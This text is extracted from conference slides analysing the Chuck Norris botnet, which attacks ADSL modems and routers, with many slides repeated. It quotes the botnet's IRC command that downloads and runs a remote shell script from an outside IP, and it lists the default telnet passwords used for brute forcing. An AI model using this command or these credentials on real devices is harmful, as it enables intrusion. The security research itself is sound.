

Embedded Malware – An Analysis of the Chuck Norris Botnet

P. Čeleda, R. Krejčí, J. Vykopal, M. Drašar

{celeda|vykopal|drasar}@ics.muni.cz, radek.krejci@mail.muni.cz




The sixth European Conference on Computer Network Defense – EC2ND
28-29 October 2010, Berlin, Germany


Part I

Botnet Discovery


Motivation – What is happening in our network?




Motivation – What is happening in our network?



Motivation – What is happening in our network?




Motivation – What is happening in our network?




(In)visible Embedded Malware

- **Client-side anti-* protection** is used and well known.



(In)visible Embedded Malware

- **Client-side anti-* protection** is used and well known.
- What could happen if we **attack infrastructure**?



Network Security Monitoring at Masaryk University



FlowMon
probe




FlowMon
probe




FlowMon
probe

**NetFlow data
generation**


Network Security Monitoring at Masaryk University



Network Security Monitoring at Masaryk University



Network Security Monitoring at Masaryk University



Botnet Discovery

- Worldwide **TELNET** scan attempts.
- Mostly coming from **ADSL** connections.

hscans demoplugin vscans sshattack p2pdetect dos smurf Events

Browse Alerts Settings Statistics Help

Time range: 0:00 to 24:00 Date: 2009/12/14 to 2009/12/14

Location: MU (147.251.0.0/16) Include whitelist sources

Show Alerts Show 10 Most Actual Alerts

Alerts

Time	Protocol	Source IP	Destination IPs	Destination Ports	Severity	Operations
2009-12-14 00:04:18.244 2009-12-14 00:04:26.379	TCP	190.43.54.116	147.251.52.1, 147.251.52.10, 147.251.52.11, 147.251.52.12, 147.251.52.13, 147.251.52.22, 147.251.52.23, 147.251.52.26, 147.251.52.27, 147.251.52.28 and other 43 IPs	23	0	Full Report
2009-12-14 00:04:18.253 2009-12-14 00:04:28.356	TCP	190.43.54.116	147.251.52.2, 147.251.52.3, 147.251.52.4, 147.251.52.5, 147.251.52.6, 147.251.52.7, 147.251.52.8, 147.251.52.9, 147.251.52.15, 147.251.52.16 and other 188 IPs	23	0	Full Report
2009-12-14 00:08:13.738 2009-12-14 00:08:21.863	TCP	87.16.90.222	147.251.94.1, 147.251.94.2, 147.251.94.3, 147.251.94.4, 147.251.94.5, 147.251.94.6, 147.251.94.7, 147.251.94.8, 147.251.94.9, 147.251.94.10 and other 237 IPs	23	0	Full Report
2009-12-14 00:16:11.771 2009-12-14 00:16:11.802	TCP	122.160.7.65	147.251.0.1, 147.251.0.2, 147.251.0.3, 147.251.0.4, 147.251.0.5, 147.251.0.6, 147.251.0.7, 147.251.0.8, 147.251.0.9, 147.251.0.10 and other 102 IPs	22	0	Full Report
2009-12-14 00:14:36.584 2009-12-14 00:14:51.047	TCP	190.232.138.125	147.251.64.1, 147.251.64.2, 147.251.64.3, 147.251.64.4, 147.251.64.5, 147.251.64.6, 147.251.64.7, 147.251.64.8, 147.251.64.9, 147.251.64.10 and other 241 IPs	23	0	Full Report

Part II

Chuck Norris Botnet

Chuck Norris Botnet in a Nutshell

- **Linux malware** – IRC bots with central C&C servers.
- Attacks **poorly-configured** Linux **MIPSEL** devices.
- Vulnerable devices – **ADSL modems** and **routers**.

- Uses **TELNET brute force** attack as infection vector.
- Users are **not aware** about the malicious activities.
- **Missing** anti-malware **solution** to detect it.


Discovered at Masaryk University on 2 December 2009. The malware got the Chuck Norris moniker from a comment in its source code `[R]anger Killato : in nome di Chuck Norris !`

Monitoring of the Botnet




Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet




Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet




Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet



Botnet infiltration used from 12/2009 to 02/2010.

Monitoring of the Botnet



Botnet infiltration used from 12/2009 to 02/2010.

Botnet Searching for Vulnerable Devices



**infected
device**




Botnet Searching for Vulnerable Devices



list of C class
networks to scan




infected
device



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Table 1: Example of botnet propagation targets.


Botnet Searching for Vulnerable Devices



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Table 1: Example of botnet propagation targets.

Botnet Searching for Vulnerable Devices



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

Table 1: Example of botnet propagation targets.

Infection of a Vulnerable Device



**infected
device**



victim


Infection of a Vulnerable Device



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, <i>blank password</i>
admin	admin, password, <i>blank password</i>
1234	1234Admin

Table 2: Passwords used for a dictionary attack.

Infection of a Vulnerable Device



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, <i>blank password</i>
admin	admin, password, <i>blank password</i>
1234	1234Admin


Table 2: Passwords used for a dictionary attack.

Bot Initialization and Further Propagation


deny remote access
(ports 22-80)



Bot Initialization and Further Propagation




Bot Initialization and Further Propagation



Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

Bot Initialization and Further Propagation



Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

Botnet Threats

- Denial-of-Service attacks – DoS, DDoS.
- DNS spoofing attack.
- Infected device reconfiguration.



Consequences for Users

- The link was saturated with malicious traffic activities.
- Economic losses and criminal sanctions against unaware users.

DNS Spoofing Attack

- Web page redirect:
 - www.facebook.com
 - www.google.com
- Malicious code execution.



primary
DNS server



secondary
DNS server

infected
router



victim



DNS Spoofing Attack

- Web page redirect:
 - www.facebook.com
 - www.google.com
- Malicious code execution.



botnet C&C Center

OpenDNS.com



primary
DNS server

secondary
DNS server

infected
router




www.facebook.com

victim



DNS Spoofing Attack


- Web page redirect:
 - www.facebook.com
 - www.google.com
- Malicious code execution.



Botnet Activities – II


DNS Spoofing Attack

- Web page redirect:
 - www.facebook.com
 - www.google.com
- Malicious code execution.



Botnet Size and Evaluation – I

- Size estimation based on NetFlow data from Masaryk University.
- **33000** unique **attackers** (infected devices) from **10/2009 – 02/2010**.



Most Infected ISPs

Telefonica del Peru
Global Village Telecom (Brazil)
Turk Telecom
Pakistan Telecommunication Company
China Unicom Hebei Province Network


Unique attackers targeting the MU network

Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet **stopped** activity
on **23 February 2010**.

Botnet Size and Evaluation – I

- Size estimation based on NetFlow data from Masaryk University.
- **33000** unique attackers (infected devices) from **10/2009 – 02/2010**.



Most Infected ISPs

Telefonica del Peru
Global Village Telecom (Brazil)
Turk Telecom
Pakistan Telecommunication Company
China Unicom Hebei Province Network


Unique attackers targeting the MU network

Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet stopped activity
on **23 February 2010**.

Botnet Size and Evaluation – I

- Size estimation based on NetFlow data from Masaryk University.
- **33000** unique attackers (infected devices) from **10/2009 – 02/2010**.



Most Infected ISPs


Telefonica del Peru
Global Village Telecom (Brazil)
Turk Telecom
Pakistan Telecommunication Company
China Unicom Hebei Province Network

Unique attackers targeting the MU network

Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet stopped activity on 23 February 2010.

Botnet Size and Evaluation – II



Part III

Beoynd Chuck Norris Botnet

Features

- Our extension to Chuck Norris Botnet.
- Based on MITM (Man-In-The-Middle) attack presented by Moxie Marlinspike at Black Hat DC (02/2009).
- Infected host operates as transparent HTTP proxy.
- We don't attack HTTPS directly (invalid certificates).

Vulnerable Systems

- Any site providing HTTP → HTTPS redirect.
- Can't be detected on web server side.
- No invalid certificates on client side.

Attacks on HTTPS using Chuck Norris Botnet – II

web service

`https://mail.google.com`



access point

(mitm - sslstrip)




user

`86.49.xxx.yyy`




MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II




MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II




MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II



MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II



MITM attack using `sslstrip` tool and infected host.

Part IV

Conclusion

Botnet Timeline

- Compilation timestamp in `pnscan` tool – 4.7.2008.
- First file uploaded to distribution servers – 19.5.2009.
- Botnet discovery at Masaryk University – 2.12.2009.
- Botnet shutdown (hibernation) – 23.2.2010

Botnet Summary

- There are not anti-* solutions for embedded/SoHo devices.
